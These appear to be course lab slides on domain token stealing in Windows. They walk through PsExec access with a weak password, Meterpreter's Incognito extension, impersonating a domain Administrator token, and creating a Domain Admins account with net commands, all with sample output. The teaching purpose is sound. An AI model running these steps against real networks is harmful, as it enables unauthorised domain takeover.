Domain Token Stealing

Turning a Local User into a Domain Admin

New vApp

- CSC436_Domain
  - Start this up
- Domain is setup
- Bigfirm.local

A bit of setup…

- Log in to Windows 10 as BIGFIRM\bob_adm Password3#

Let’s Get On a Box

- Psexec
  - Legit tool, part of sysinternals, allows you to execute programs on remote systems. Telnet replacement

- We’ll say you got ahold of a poor password
- BIGFIRM\bob
- Password1!

- …happens to have local admin privs on Win10 (192.168.1.10)

Can We Get Domain Admin?

- Can we just create a user on the domain?

Tokens


- Tokens are just like web cookies
- Temporary key that allows you to access the system and network without having to provide creds each time you access something.
- Delegate – ‘interactive’ logons, like logging on to the machine, or connecting via RDP
- Impersonate – ‘non-interactive’ logon, like attaching a network drive
- Persist until a reboot
  - When a user logs off, their delegate token is reported as an impersonate token, but will hold all the rights of a delegate token.

Incognito

- Application that allows you to impersonate user tokens when successfully compromising a system
- Same way cookie stealing works, by replaying that temporary key when asked to authenticate
- Once you have a Meterpreter session, you can impersonate valid tokens on the system to become that user
  - Don’t have to worry about credentials, or even hashes
- Local and/or domain privilege escalation

Incognito


- Get a meterpreter shell somehow…
- Load the incognito module into your meterpreter session



```
meterpreter > use incognito
Loading extension incognito...success.
meterpreter > help

Incognito Commands
==================

    Command              Description
    -------              -----------
    add_group_user       Attempt to add a user to a global group with all tokens
    add_localgroup_user  Attempt to add a user to a local group with all tokens
    add_user             Attempt to add a user with all tokens
    impersonate_token    Impersonate specified token
    list_tokens          List tokens available under current user context
    snarf_hashes         Snarf challenge/response hashes for every token

meterpreter >
```


Using Incognito

- Identify if there are any valid tokens on this system
  - SYSTEM is king
  - Administrators don’t’ have access to all the tokens either, but they do have the ability to migrate to SYSTEM processes




```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
SNEAKS.IN\Administrator
```

- Impersonate the token



```
meterpreter > impersonate_token SNEAKS.IN\\Administrator
[+] Delegation token available
[+] Successfully impersonated user SNEAKS.IN\Administrator
meterpreter > getuid
Server username: SNEAKS.IN\Administrator
meterpreter >
```

Did It Work?



```
meterpreter > shell
Process 2804 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32> whoami
whoami
SNEAKS.IN\administrator
```

Now We Can Make an Account!

```
# WINDOWS: Add domain user and put them in Domain Admins group
net user username password /ADD /DOMAIN
net group "Domain Admins" username /ADD /DOMAIN
```